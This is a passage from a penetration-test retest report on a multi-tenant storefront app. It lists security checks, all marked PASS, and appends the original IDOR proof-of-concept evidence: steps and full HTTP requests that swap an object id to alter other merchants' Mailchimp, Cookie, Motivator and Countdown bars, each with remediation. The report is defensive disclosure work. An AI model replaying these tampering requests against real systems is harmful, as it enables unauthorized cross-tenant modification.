| 27  | Parameter tampering to switch tenant / merchant context             | Changed client-controlled shop/store/account parameters and replayed requests to verify tenant context could not be switched.                               | PASS   |
| 28  | Role authorization and privilege boundary testing                   | Attempted actions outside the permissions of the test role and verified server-side role checks denied unauthorized functions.                              | PASS   |
| 29  | Forced browsing to privileged endpoints                             | Requested privileged or administrative routes directly rather than through the UI and verified authorization was enforced.                                  | PASS   |
| 30  | Privilege escalation testing                                        | Manipulated role/permission-related requests and attempted higher-privilege actions to verify privilege boundaries.                                         | PASS   |
| 31  | Authorization consistency between UI and backend API                | Compared UI restrictions with direct backend/API requests to confirm authorization was enforced server-side.                                                | PASS   |
| 32  | Authorization consistency across related endpoints and HTTP methods | Repeated equivalent authorization tests across related endpoints and applicable HTTP methods for consistent enforcement.                                    | PASS   |

## Business Logic Security

| No. | Security Check                                                              | Method of Testing                                                                                                                                | Result |
|-----|-----------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------|--------|
| 33  | Business logic validation for merchant-specific actions                     | Exercised merchant-specific workflows with altered sequence, parameters, and tenant context to identify logic bypasses.                          | PASS   |
| 34  | Plan / feature restriction bypass testing                                   | Attempted direct access to restricted features and modified plan/feature-related parameters to verify entitlement checks.                        | PASS   |
| 35  | Workflow manipulation through direct API requests                           | Invoked workflow API requests directly, changed sequence/parameters, and verified server-side workflow rules.                                    | PASS   |
| 36  | State-changing request replay testing                                       | Captured state-changing requests and replayed or modified them to confirm duplicate/replayed actions were safely handled.                        | PASS   |
| 37  | Modification of hidden or client-controlled parameters                      | Changed hidden form fields and client-controlled parameters before replaying requests to verify server-side validation.                          | PASS   |
| 38  | Server-side validation of shop, store, object, and account ownership        | Changed shop/store/object/account identifiers and confirmed the server derived and enforced ownership from trusted authenticated context.        | PASS   |
| 39  | Integrity testing for analytics / click / tracking events                   | Modified identifiers and event values in analytics/tracking requests and verified unauthorized cross-tenant event manipulation was not accepted. | PASS   |
| 40  | Configuration manipulation testing for recommendations, widgets, and addons | Changed widget/add-on/configuration identifiers and values in direct requests to verify tenant and ownership validation.                         | PASS   |

## Cross-Site Scripting & HTML Injection

| No. | Security Check                                             | Method of Testing                                                                                                                               | Result |
|-----|------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------|--------|
| 41  | Reflected Cross-Site Scripting (XSS) testing               | Injected controlled script/HTML test strings into reflected inputs and verified output was safely encoded or rejected without script execution. | PASS   |
| 42  | Stored Cross-Site Scripting (XSS) testing                  | Submitted controlled stored-XSS payloads, revisited affected views, and verified stored content did not execute as script.                      | PASS   |
| 43  | HTML injection testing                                     | Submitted controlled HTML markup into rendered fields and verified markup was encoded/sanitized rather than interpreted.                        | PASS   |
| 44  | XSS testing in names, labels, titles, and free-text fields | Tested names, labels, titles, and free-text fields with controlled XSS payloads and verified non-executable rendering.                          | PASS   |
| 45  | XSS testing in collection / product-derived values         | Tested product/collection-derived values for unsafe rendering using controlled characters/payloads and verified output encoding.                | PASS   |
| 46  | XSS testing in custom CSS / customization fields           | Reviewed customization/CSS-capable inputs for unsafe script-capable injection and verified allowed content could not produce script execution.  | PASS   |

| No. | Security Check                                         | Method of Testing                                                                                                       | Result |
|-----|--------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------|--------|
| 47  | XSS testing in widget and recommendation configuration | Injected controlled payloads into widget/recommendation configuration fields and verified safe storage/rendering.       | PASS   |
| 48  | Context-aware output encoding validation               | Validated representative user-controlled values in HTML/attribute/URL contexts to confirm context-appropriate escaping. | PASS   |

## Injection & Input Validation

| No. | Security Check                                                    | Method of Testing                                                                                                                                          | Result |
|-----|-------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------|--------|
| 49  | SQL injection testing on user-controlled parameters               | Submitted controlled SQL metacharacters and boolean/error-oriented test inputs to applicable parameters and checked for abnormal database-driven behavior. | PASS   |
| 50  | SQL injection testing on numeric / identifier parameters          | Submitted controlled SQL metacharacters and boolean/error-oriented test inputs to applicable parameters and checked for abnormal database-driven behavior. | PASS   |
| 51  | Command injection testing where server-side processing is present | Submitted controlled shell metacharacters to server-processed inputs where applicable and checked for evidence of command interpretation.                  | PASS   |
| 52  | Server-side input validation review                               | Supplied out-of-range, unexpected, and malformed values and verified the server enforced validation independently of client controls.                      | PASS   |
| 53  | Malformed parameter and duplicate parameter testing               | Sent malformed and duplicate parameters to observe parser precedence, validation, and error handling.                                                      | PASS   |
| 54  | HTTP parameter pollution testing                                  | Repeated parameters with conflicting values and verified backend parsing could not be abused to bypass validation or authorization.                        | PASS   |
| 55  | Content-Type validation and parser behavior testing               | Changed Content-Type and request body encoding for applicable endpoints and verified unsupported parser combinations were safely rejected.                 | PASS   |
| 56  | Unexpected input / special-character error handling               | Submitted special characters and malformed input and verified safe error handling without unintended execution or sensitive disclosure.                    | PASS   |

## CSRF & State-Changing Request Protection

| No. | Security Check                                                   | Method of Testing                                                                                                                         | Result |
|-----|------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------|--------|
| 57  | Cross-Site Request Forgery (CSRF) testing                        | Reproduced sensitive state-changing requests while evaluating whether cross-origin submission protections prevented unauthorized actions. | PASS   |
| 58  | Anti-CSRF token presence and validation                          | Removed/changed anti-CSRF tokens in state-changing requests and verified invalid or missing tokens were rejected.                         | PASS   |
| 59  | Anti-CSRF token reuse testing                                    | Reused captured anti-CSRF tokens across relevant requests/sessions and verified token validation prevented unsafe reuse where required.   | PASS   |
| 60  | Anti-CSRF token length / partial validation testing              | Submitted truncated/modified anti-CSRF token values and verified partial or malformed tokens were not accepted.                           | PASS   |
| 61  | POST-to-GET method conversion testing for state-changing actions | Converted applicable state-changing POST requests to GET/query form and verified destructive/state-changing behavior was not accepted.    | PASS   |
| 62  | State-changing actions without CSRF protection                   | Attempted sensitive state changes with CSRF controls removed or omitted and verified the action was rejected or otherwise protected.      | PASS   |
| 63  | Cross-origin state-changing request behavior review              | Reviewed cross-origin behavior for sensitive requests, including origin/referrer enforcement and credentialed-request protections.        | PASS   |

## API Security

| No. | Security Check                                                 | Method of Testing                                                                                                                                           | Result |
|-----|----------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------|--------|
| 64  | API endpoint authorization testing                             | Called authenticated API endpoints with missing/changed authorization context and verified access controls.                                                 | PASS   |
| 65  | API object-level authorization / BOLA testing                  | Replaced authorized object identifiers with identifiers belonging to separate test resources/tenants and replayed requests to verify ownership enforcement. | PASS   |
| 66  | API function-level authorization testing                       | Invoked API functions outside the test user's intended privileges and verified server-side function-level authorization.                                    | PASS   |
| 67  | API parameter tampering                                        | Modified API identifiers, tenant values, flags, and request-body parameters and verified validation/authorization controls.                                 | PASS   |
| 68  | API method tampering (GET/POST/PUT/PATCH/DELETE as applicable) | Retried applicable API routes with alternate HTTP methods and verified unsupported/unauthorized methods were rejected.                                      | PASS   |
| 69  | API response data exposure review                              | Reviewed API responses for over-broad fields, cross-tenant records, secrets, and data not required by the requesting context.                               | PASS   |
| 70  | API error-message information disclosure review                | Triggered controlled API errors and reviewed responses for stack traces, internal paths, SQL details, or other sensitive information.                       | PASS   |

| No. | Security Check                      | Method of Testing                                                                                                                   | Result |
|-----|-------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------|--------|
| 71  | API rate limiting and abuse testing | Sent repeated API requests within a controlled window and reviewed whether abuse controls limited excessive requests appropriately. | PASS   |

## File Upload & Import Security

| No. | Security Check                                        | Method of Testing                                                                                                                 | Result |
|-----|-------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------|--------|
| 72  | File extension validation testing                     | Attempted uploads with disallowed or misleading extensions and verified server-side extension restrictions.                       | PASS   |
| 73  | File content validation testing                       | Tested files whose content did not match the expected type and verified server-side content validation rejected unsafe files.     | PASS   |
| 74  | Executable / script file upload restriction testing   | Attempted upload of controlled script/executable file types and verified they were rejected or stored non-executably.             | PASS   |
| 75  | Upload size and server-side restriction review        | Tested upload size boundaries and verified server-side size restrictions and error handling.                                      | PASS   |
| 76  | CSV import security testing                           | Submitted controlled CSV structures and malformed rows to verify safe parsing, validation, and import behavior.                   | PASS   |
| 77  | CSV / formula injection testing                       | Inserted spreadsheet-formula prefixes into CSV fields and verified exported/imported values were neutralized or handled safely.   | PASS   |
| 78  | Uploaded file metadata and information leakage review | Reviewed uploaded-file responses/metadata for internal paths, server details, sensitive names, or unintended information leakage. | PASS   |

## SSRF, Redirects & Server-Side Request Handling

| No. | Security Check                                                         | Method of Testing                                                                                                                                   | Result |
|-----|------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------|--------|
| 79  | Server-Side Request Forgery (SSRF) testing where URL input is accepted | Where URL input was available, supplied controlled external/internal-style destinations and verified the server did not make unauthorized requests. | PASS   |
| 80  | Internal / restricted destination access testing                       | Tested URL-like inputs with loopback/private/restricted destination patterns and verified internal resources were not reachable.                    | PASS   |
| 81  | Open redirect testing                                                  | Modified redirect/navigation parameters to external controlled destinations and verified off-domain redirects were restricted.                      | PASS   |
| 82  | OAuth / redirect parameter manipulation testing where applicable       | Manipulated applicable redirect/OAuth destination parameters and verified only authorized callback/redirect targets were accepted.                  | PASS   |
| 83  | Host header injection testing                                          | Modified Host-related request values and reviewed generated links, redirects, and application behavior for host-header trust issues.                | PASS   |
| 84  | X-Forwarded-Host handling review                                       | Supplied controlled X-Forwarded-Host values and verified proxy headers could not influence trusted URLs or security decisions.                      | PASS   |

## Security Headers, Browser & CORS Controls

| No. | Security Check                               | Method of Testing                                                                                                               | Result |
|-----|----------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------|--------|
| 85  | Clickjacking protection review               | Reviewed frame-embedding protections and tested whether sensitive pages could be framed by an external origin.                  | PASS   |
| 86  | Content-Security-Policy (CSP) review         | Reviewed the Content-Security-Policy header/policy for presence and security-relevant restrictions in the assessed application. | PASS   |
| 87  | HTTP Strict-Transport-Security (HSTS) review | Reviewed HSTS header behavior and HTTPS-only transport enforcement.                                                             | PASS   |
| 88  | Referrer-Policy review                       | Reviewed Referrer-Policy behavior to confirm sensitive URLs/data were not unnecessarily exposed in outbound referrers.          | PASS   |
| 89  | Cache-Control security review                | Reviewed caching headers on authenticated/sensitive responses for unsafe browser/intermediary caching.                          | PASS   |
| 90  | CORS configuration testing                   | Sent requests with controlled Origin values and reviewed Access-Control-Allow-* responses for overly permissive CORS.           | PASS   |
| 91  | Unsafe cross-origin resource access testing  | Tested credentialed and untrusted-origin access patterns to verify sensitive resources were not exposed cross-origin.           | PASS   |

## Rate Limiting & Abuse Controls

| No. | Security Check                                    | Method of Testing                                                                                                               | Result |
|-----|---------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------|--------|
| 92  | Rate limiting on sensitive state-changing actions | Repeated sensitive state-changing requests in a controlled manner and verified abuse protections prevented excessive execution. | PASS   |
| 93  | Rate limiting on API endpoints                    | Repeated representative API calls and reviewed throttling/abuse-control behavior.                                               | PASS   |

| No. | Security Check                                                 | Method of Testing                                                                                                                             | Result |
|-----|----------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------|--------|
| 94  | Repeated request / replay abuse testing                        | Replayed identical requests at controlled volume and verified repeated execution did not create an exploitable abuse condition.               | PASS   |
| 95  | Email / notification triggering abuse testing where applicable | Repeated applicable notification-triggering actions and verified controls prevented excessive or unauthorized message generation.             | PASS   |
| 96  | Resource-intensive endpoint abuse testing                      | Repeated representative higher-cost requests at controlled volume and reviewed whether the application remained protected from obvious abuse. | PASS   |

## Information Disclosure & Misconfiguration

| No. | Security Check                                        | Method of Testing                                                                                                                                             | Result |
|-----|-------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------|--------|
| 97  | Sensitive information exposure in responses           | Reviewed representative HTML/API responses for credentials, tokens, PII, internal data, and unnecessary sensitive fields.                                     | PASS   |
| 98  | Internal path / stack trace disclosure testing        | Triggered controlled errors and reviewed responses for stack traces, framework details, and internal filesystem paths.                                        | PASS   |
| 99  | Full path disclosure testing                          | Reviewed errors and responses for disclosure of absolute server filesystem paths.                                                                             | PASS   |
| 100 | Internal IP / hostname disclosure testing             | Reviewed responses, headers, errors, and client-side assets for internal IP addresses and hostnames.                                                          | PASS   |
| 101 | Source / JavaScript secret exposure review            | Reviewed accessible source/JavaScript for embedded secrets, API keys, credentials, or sensitive tokens.                                                       | PASS   |
| 102 | Directory listing and exposed file review             | Requested relevant directories/common exposed paths and verified directory indexes or unintended files were not publicly listed.                              | PASS   |
| 103 | Potentially unsafe HTTP methods review                | Tested applicable endpoints with alternate potentially unsafe HTTP methods and verified only required methods were accepted.                                  | PASS   |
| 104 | Outdated software / component version exposure review | Reviewed observable version disclosures and component indicators for outdated or known-risk software exposure.                                                | PASS   |
| 105 | Security misconfiguration review                      | Performed a consolidated review of headers, error handling, exposed files/routes, defaults, and security-relevant configuration for obvious misconfiguration. | PASS   |

# Appendix A - Original Vulnerability Proof-of-Concept Evidence

The following pages reproduce the detailed original finding evidence from the pre-remediation penetration test for the 25 vulnerabilities. They include affected endpoints/functionality, descriptions, steps to reproduce, proof-of-concept HTTP requests or payloads where documented, observed behavior, impact, root cause, and remediation guidance.

**Status note:** These PoCs document the original vulnerable state and are retained as evidence supporting why each issue was reported. They do not represent the current application state. The current retest status for all 25 findings is PATCHED / PASS, with 0 open findings.

*Only the original finding/PoC pages are appended. Older pre-remediation summary and final-risk pages are intentionally excluded to avoid conflict with the validated post-remediation PASS result.*

# 1:IDOR – Unauthorized Modification of Victim Mailchimp Bar

## Vulnerability Information

**Vulnerability Type:** Insecure Direct Object Reference (IDOR) / Broken Access Control

**Affected Endpoint:** `POST /update-db.php`

**Affected Host:** `client-app.example` CLIENT

## Description

An Insecure Direct Object Reference (IDOR) vulnerability was identified in the Mailchimp Bar update functionality.

The application accepts the Mailchimp bar identifier through the `id` parameter but does not properly verify whether the authenticated user is authorized to modify the specified bar.

As a result, an authenticated attacker can replace their own Mailchimp bar ID with the ID of another user's bar and successfully modify the victim's Mailchimp bar settings.

## Steps to Reproduce

1. Log in to the application using an attacker-controlled account.
2. Navigate to the Mailchimp Bar configuration and edit a Mailchimp bar owned by the attacker.
3. Intercept the update request using an HTTP interception proxy.
4. Locate the following parameter:

```
Content-Disposition: form-data; name="id"

<attacker-mailchimp-bar-id>
```

1. Replace the attacker's Mailchimp bar ID with a valid Mailchimp bar ID belonging to another user:

```
Content-Disposition: form-data; name="id"

victim-mailchimp-bar-id
```

1. Modify a visible setting, such as the bar `name`, `message`, appearance, schedule, or other configuration.
2. Forward the modified request.
3. Observe that the server successfully processes the request and updates the victim's Mailchimp bar without verifying that the authenticated attacker owns or is authorized to modify that bar.

## Proof of Concept Request

```
POST /update-db.php HTTP/1.1
Host: client-app.example CLIENT
Cookie: [attacker-session-cookie]
Content-Type: multipart/form-data; boundary=----geckoformboundarybbf2d4749590c7e8221d41468398be9f
Origin: https://client-app.example CLIENT
Referer: https://client-app.example CLIENT /bar-edit.php?id=55753&msg

-----geckoformboundarybbf2d4749590c7e8221d41468398be9f
Content-Disposition: form-data; name="bar_t"

mailchimp_bar
-----geckoformboundarybbf2d4749590c7e8221d41468398be9f
Content-Disposition: form-data; name="id"

victim-mailchimp-bar-id
-----geckoformboundarybbf2d4749590c7e8221d41468398be9f
Content-Disposition: form-data; name="shopid"

38228
-----geckoformboundarybbf2d4749590c7e8221d41468398be9f
Content-Disposition: form-data; name="bar_type"

6
-----geckoformboundarybbf2d4749590c7e8221d41468398be9f
Content-Disposition: form-data; name="name"
```

```

aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
-----geckoformboundarybbf2d4749590c7e8221d41468398be9f
Content-Disposition: form-data; name="message"

Sale! Buy our latest product and get 50% off on regular price
-----geckoformboundarybbf2d4749590c7e8221d41468398be9f
Content-Disposition: form-data; name="s_time"

2026/08/20 00:00:00
-----geckoformboundarybbf2d4749590c7e8221d41468398be9f
Content-Disposition: form-data; name="e_time"

2026/08/27 00:00:00
-----geckoformboundarybbf2d4749590c7e8221d41468398be9f
Content-Disposition: form-data; name="backcol"

000000
-----geckoformboundarybbf2d4749590c7e8221d41468398be9f
Content-Disposition: form-data; name="textcol"

FFFFFF
-----geckoformboundarybbf2d4749590c7e8221d41468398be9f
Content-Disposition: form-data; name="width"

100
-----geckoformboundarybbf2d4749590c7e8221d41468398be9f
Content-Disposition: form-data; name="submit"

Update
-----geckoformboundarybbf2d4749590c7e8221d41468398be9f--

```

## Impact

An authenticated attacker may be able to modify Mailchimp bars belonging to other users or shops.

Depending on the available configuration options, an attacker could potentially:

- Modify the victim's announcement or promotional message.
- Alter the appearance and behavior of the Mailchimp bar.
- Change scheduling or display settings.
- Modify Mailchimp-related configuration.
- Disrupt legitimate marketing campaigns.
- Display attacker-controlled or misleading content to the victim's customers.

- Cause unauthorized changes across tenant boundaries.

This represents a failure of server-side object-level authorization.

## Root Cause

The server appears to trust the client-supplied `id` parameter when identifying the Mailchimp bar to update without sufficiently validating that the requested object belongs to the authenticated user's authorized shop/account.

## Recommendation

Implement server-side authorization checks for every request that accesses or modifies a Mailchimp bar.

The application should:

- Determine the authenticated user's shop/account from the trusted server-side session.
- Retrieve the requested bar using both the bar ID and the authenticated tenant/shop identifier.
- Reject the request if the bar does not belong to the authenticated user's account.
- Avoid relying on client-controlled values such as `id` or `shopid` for authorization decisions.
- Apply the same authorization controls to all Mailchimp bar read, update, delete, and related management endpoints.

For example, the server-side authorization logic should effectively enforce:

```
requested_bar.owner_shop_id == authenticated_user.shop_id
```

If the ownership check fails, the server should return an appropriate `403 Forbidden` or `404 Not Found` response.

# 2:IDOR – Unauthorized Modification of Victim Cookie Bar

## Vulnerability Information

**Vulnerability Type:** Insecure Direct Object Reference (IDOR) / Broken Access Control

**Affected Endpoint:** `POST /update-db.php`

**Affected Host:** `client-app.example` CLIENT

## Description

An Insecure Direct Object Reference (IDOR) vulnerability was identified in the Cookie Bar update functionality.

The application accepts the Cookie Bar identifier through the `id` parameter but does not properly verify whether the authenticated user is authorized to modify the specified bar.

As a result, an authenticated attacker can replace their own Cookie Bar ID with the ID of a Cookie Bar belonging to another user or shop and successfully modify the victim's Cookie Bar configuration.

## Steps to Reproduce

1. Log in to the application using an attacker-controlled account.
2. Navigate to the Cookie Bar configuration and edit a Cookie Bar owned by the attacker.
3. Intercept the update request using an HTTP interception proxy.
4. Locate the following parameter:

```
Content-Disposition: form-data; name="id"

<attacker-cookie-bar-id>
```

1. Replace the attacker's Cookie Bar ID with a Cookie Bar ID belonging to another user:

```
Content-Disposition: form-data; name="id"

victim-cookie-bar-id
```

1. Modify any visible Cookie Bar setting, for example the `name`, `message`, button text, colors, schedule, or display configuration.
2. Forward the modified request.
3. Observe that the victim's Cookie Bar is successfully modified without the application verifying that the authenticated attacker owns or is authorized to modify that Cookie Bar.

## Proof of Concept Request

```
POST /update-db.php HTTP/1.1
Host: client-app.example CLIENT
Cookie: [attacker-session-cookie]
Content-Type: multipart/form-data; boundary=----geckoformboundaryac283c488b4dfaf1e5d9cbec726d11dd
Origin: https://client-app.example CLIENT
Referer: https://client-app.example CLIENT /bar-edit.php?id=55760&status=save

-----geckoformboundaryac283c488b4dfaf1e5d9cbec726d11dd
Content-Disposition: form-data; name="bar_t"

cookieBar
-----geckoformboundaryac283c488b4dfaf1e5d9cbec726d11dd
Content-Disposition: form-data; name="id"

victim-cookie-bar-id
-----geckoformboundaryac283c488b4dfaf1e5d9cbec726d11dd
Content-Disposition: form-data; name="shopid"

38228
-----geckoformboundaryac283c488b4dfaf1e5d9cbec726d11dd
Content-Disposition: form-data; name="bar_type"

4
-----geckoformboundaryac283c488b4dfaf1e5d9cbec726d11dd
Content-Disposition: form-data; name="name"
```

```
aaaaaaaaaaaaaaaaaaaaaaaaaaaaa
-----geckoformboundaryac283c488b4dfaf1e5d9cbec726d11dd
Content-Disposition: form-data; name="btn"

Find out more.
-----geckoformboundaryac283c488b4dfaf1e5d9cbec726d11dd
Content-Disposition: form-data; name="message"

Accessing our website tells us you are happy to receive all our cookies. However you can
change your cookie settings at any time.
-----geckoformboundaryac283c488b4dfaf1e5d9cbec726d11dd
Content-Disposition: form-data; name="s_time"

2026/08/20 00:00:00
-----geckoformboundaryac283c488b4dfaf1e5d9cbec726d11dd
Content-Disposition: form-data; name="e_time"

2026/08/27 00:00:00
-----geckoformboundaryac283c488b4dfaf1e5d9cbec726d11dd
Content-Disposition: form-data; name="backcol"

000000
-----geckoformboundaryac283c488b4dfaf1e5d9cbec726d11dd
Content-Disposition: form-data; name="textcol"

FFFFFF
-----geckoformboundaryac283c488b4dfaf1e5d9cbec726d11dd
Content-Disposition: form-data; name="width"

100
-----geckoformboundaryac283c488b4dfaf1e5d9cbec726d11dd
Content-Disposition: form-data; name="font-f"

Lato
-----geckoformboundaryac283c488b4dfaf1e5d9cbec726d11dd
Content-Disposition: form-data; name="font"

15
-----geckoformboundaryac283c488b4dfaf1e5d9cbec726d11dd
Content-Disposition: form-data; name="radio_position"

0
-----geckoformboundaryac283c488b4dfaf1e5d9cbec726d11dd
Content-Disposition: form-data; name="btncol"

E11D07
-----geckoformboundaryac283c488b4dfaf1e5d9cbec726d11dd
Content-Disposition: form-data; name="btntextcol"

FFFFFF
-----geckoformboundaryac283c488b4dfaf1e5d9cbec726d11dd
Content-Disposition: form-data; name="submit"
```

Update

-----geckoformboundaryac283c488b4dfaf1e5d9cbec726d11dd--

## Impact

An authenticated attacker may be able to modify Cookie Bars belonging to other users or shops.

This could allow an attacker to:

- Modify the victim's cookie notice or consent-related message.
- Change button text and associated display configuration.
- Alter colors, fonts, placement, size, or visibility.
- Change start and end dates for the Cookie Bar.
- Modify links or redirection-related settings.
- Display misleading or unauthorized content to the victim's customers.
- Disrupt the victim's legitimate Cookie Bar configuration.

Because Cookie Bars may be used for privacy and consent-related messaging, unauthorized modification could also create compliance and trust concerns for affected merchants.

## Root Cause

The application appears to trust the client-controlled `id` parameter to identify which Cookie Bar should be updated without enforcing adequate server-side ownership or tenant authorization.

## Recommendation

Implement strict server-side object-level authorization before processing Cookie Bar updates.

The application should:

- Derive the authenticated user's shop/account from the trusted server-side session.

- Retrieve the Cookie Bar using both the requested bar ID and the authenticated tenant/shop ID.
- Verify that the authenticated user is authorized to modify the requested Cookie Bar.
- Do not rely on client-controlled values such as `id` or `shopid` for authorization.
- Apply equivalent access-control checks to Cookie Bar read, update, delete, and related management endpoints.
- Return `403 Forbidden` or `404 Not Found` when a user attempts to access another tenant's Cookie Bar.

The authorization logic should effectively enforce:

```
requested_cookie_bar.shop_id == authenticated_user.shop_id
```

## 3:IDOR – Unauthorized Modification of Victim Motivator Bar

### Vulnerability Information

**Vulnerability Type:** Insecure Direct Object Reference (IDOR) / Broken Access Control

**Affected Endpoint:** `POST /update-db.php`

**Affected Host:** `client-app.example` CLIENT

### Description

An Insecure Direct Object Reference (IDOR) vulnerability was identified in the **Motivator Bar** update functionality.

The application accepts the Motivator Bar identifier through the `id` parameter but does not properly verify whether the authenticated user is authorized to modify the specified bar.

An authenticated attacker can replace their own Motivator Bar ID with a valid ID belonging to another user or shop and successfully modify the victim's Motivator Bar configuration.

## Steps to Reproduce

1. Log in to the application using an attacker-controlled account.
2. Navigate to the **Motivator Bar** configuration and edit a Motivator Bar owned by the attacker.
3. Intercept the update request using an HTTP interception proxy.
4. Locate the following parameter:

```
Content-Disposition: form-data; name="id"

<attacker-motivator-bar-id>
```

1. Replace the attacker's Motivator Bar ID with the ID belonging to another user:

```
Content-Disposition: form-data; name="id"

victim-motivation-id
```

1. Modify any Motivator Bar configuration, such as the name, shipping goal, messages, colors, schedule, or other settings.
2. Forward the modified request.
3. Observe that the application successfully updates the victim's Motivator Bar without validating whether the authenticated attacker is authorized to modify it.

## Proof of Concept Request

```
POST /update-db.php HTTP/1.1
Host: client-app.example CLIENT
Cookie: [attacker-session-cookie]
Content-Type: multipart/form-data; boundary=----geckoformboundaryf7ca9480fd71342e4213c29df028b0fb
Origin: https://client-app.example CLIENT
Referer: https://client-app.example CLIENT /bar-edit.php?id=55761&status=save

-----geckoformboundaryf7ca9480fd71342e4213c29df028b0fb
Content-Disposition: form-data; name="bar_t"

motivator
-----geckoformboundaryf7ca9480fd71342e4213c29df028b0fb
Content-Disposition: form-data; name="id"

victim-motivation-id
-----geckoformboundaryf7ca9480fd71342e4213c29df028b0fb
Content-Disposition: form-data; name="shopid"

38228
-----geckoformboundaryf7ca9480fd71342e4213c29df028b0fb
Content-Disposition: form-data; name="bar_type"

2
-----geckoformboundaryf7ca9480fd71342e4213c29df028b0fb
Content-Disposition: form-data; name="name"

aaaaaaa
-----geckoformboundaryf7ca9480fd71342e4213c29df028b0fb
Content-Disposition: form-data; name="goal"

100
-----geckoformboundaryf7ca9480fd71342e4213c29df028b0fb
Content-Disposition: form-data; name="init_msg"

Free shipping over $100
-----geckoformboundaryf7ca9480fd71342e4213c29df028b0fb
Content-Disposition: form-data; name="pro_msg"

You are
-----geckoformboundaryf7ca9480fd71342e4213c29df028b0fb
Content-Disposition: form-data; name="proafter_msg"

far from free shipping!
-----geckoformboundaryf7ca9480fd71342e4213c29df028b0fb
Content-Disposition: form-data; name="country"

USD
-----geckoformboundaryf7ca9480fd71342e4213c29df028b0fb
Content-Disposition: form-data; name="symbol"
```

```
$
-----geckoformboundaryf7ca9480fd71342e4213c29df028b0fb
Content-Disposition: form-data; name="complete"

Congratulations! You have got free shipping use code :
-----geckoformboundaryf7ca9480fd71342e4213c29df028b0fb
Content-Disposition: form-data; name="s_time"

2026/08/20 00:00:00
-----geckoformboundaryf7ca9480fd71342e4213c29df028b0fb
Content-Disposition: form-data; name="e_time"

2026/08/27 00:00:00
-----geckoformboundaryf7ca9480fd71342e4213c29df028b0fb
Content-Disposition: form-data; name="width"

100
-----geckoformboundaryf7ca9480fd71342e4213c29df028b0fb
Content-Disposition: form-data; name="font-f"

Lato
-----geckoformboundaryf7ca9480fd71342e4213c29df028b0fb
Content-Disposition: form-data; name="font"

20
-----geckoformboundaryf7ca9480fd71342e4213c29df028b0fb
Content-Disposition: form-data; name="btncol"

FFFF00
-----geckoformboundaryf7ca9480fd71342e4213c29df028b0fb
Content-Disposition: form-data; name="btntextcol"

132044
-----geckoformboundaryf7ca9480fd71342e4213c29df028b0fb
Content-Disposition: form-data; name="amount_color"

000000
-----geckoformboundaryf7ca9480fd71342e4213c29df028b0fb
Content-Disposition: form-data; name="backcol"

132044
-----geckoformboundaryf7ca9480fd71342e4213c29df028b0fb
Content-Disposition: form-data; name="textcol"

FFFFFF
-----geckoformboundaryf7ca9480fd71342e4213c29df028b0fb
Content-Disposition: form-data; name="submit"
```

Update

-----geckoformboundaryf7ca9480fd71342e4213c29df028b0fb--

## Impact

An authenticated attacker may be able to modify Motivator Bars belonging to other users or shops.

This could allow the attacker to:

- Change the victim's free-shipping or promotional goal.
- Modify promotional and progress messages shown to customers.
- Change currency and displayed values.
- Alter start and end dates.
- Modify appearance, colors, fonts, and placement.
- Change coupon-related messaging.
- Disrupt legitimate promotional campaigns.
- Display misleading or unauthorized promotional content on the victim's storefront.

This represents a cross-tenant authorization failure and could impact the integrity of merchant storefront content.

## Root Cause

The server trusts the client-controlled `id` parameter when selecting the Motivator Bar to update without adequately verifying that the requested object belongs to the authenticated user's shop or account.

## Recommendation

Implement strict server-side object-level authorization for all Motivator Bar operations.

The application should:

- Determine the authenticated shop/account using trusted server-side session information.
- Verify that the requested Motivator Bar belongs to that authenticated shop.
- Do not use client-controlled `id` or `shopid` values as authorization evidence.
- Perform ownership checks before every read, update, or delete operation.
- Reject cross-tenant access attempts with `403 Forbidden` or `404 Not Found`.

The authorization logic should effectively enforce:

```
requested_motivator_bar.shop_id == authenticated_user.shop_id
```

## 4:IDOR – Unauthorized Modification of Victim Countdown Bar

### Vulnerability Information

**Vulnerability Type:** Insecure Direct Object Reference (IDOR) / Broken Access Control

**Affected Endpoint:** `POST /update-db.php`

**Affected Host:** `client-app.example` CLIENT

### Description

An Insecure Direct Object Reference (IDOR) vulnerability was identified in the **Countdown Bar** update functionality.

The application accepts the target bar identifier through the client-controlled `id` parameter but does not properly verify whether the authenticated user owns or is authorized to modify the specified bar.

As a result, an authenticated attacker can replace their own Countdown Bar ID with a valid bar ID belonging to another user or shop and submit the request. The application processes the modification without enforcing adequate object-level authorization.

**Note:** In the supplied request, the `bar_t` parameter is set to `motivator` and `bar_type` is `2`. If the actual vulnerable component is a Countdown Bar, use the exact `bar_t` and `bar_type` values generated by the Countdown Bar functionality in the final report.

## Steps to Reproduce

1. Log in to the application using an attacker-controlled account.
2. Navigate to the **Countdown Bar** configuration and edit a bar owned by the attacker.
3. Intercept the update request using an HTTP interception proxy.
4. Locate the bar identifier:

```
Content-Disposition: form-data; name="id"

<attacker-countdown-bar-id>
```

1. Replace the attacker's bar ID with the ID of a Countdown Bar belonging to another user or shop:

```
Content-Disposition: form-data; name="id"

victim-countdown-bar-id
```

1. Modify one or more bar settings.
2. Forward the manipulated request.
3. Observe that the victim's bar configuration is successfully updated despite the authenticated attacker not being authorized to modify that object.

# Proof of Concept Request

```
POST /update-db.php HTTP/1.1
Host: client-app.example CLIENT
Cookie: [attacker-session-cookie]
Content-Type: multipart/form-data; boundary=----geckoformboundary96ebe9a4b220987ba1804c51015eb912
Origin: https://client-app.example CLIENT
Referer: https://client-app.example CLIENT /bar-edit.php?id=55761&msg
```

```
-----geckoformboundary96ebe9a4b220987ba1804c51015eb912
Content-Disposition: form-data; name="bar_t"
```

motivator

```
-----geckoformboundary96ebe9a4b220987ba1804c51015eb912
Content-Disposition: form-data; name="id"
```

victim-countdown-bar-id

```
-----geckoformboundary96ebe9a4b220987ba1804c51015eb912
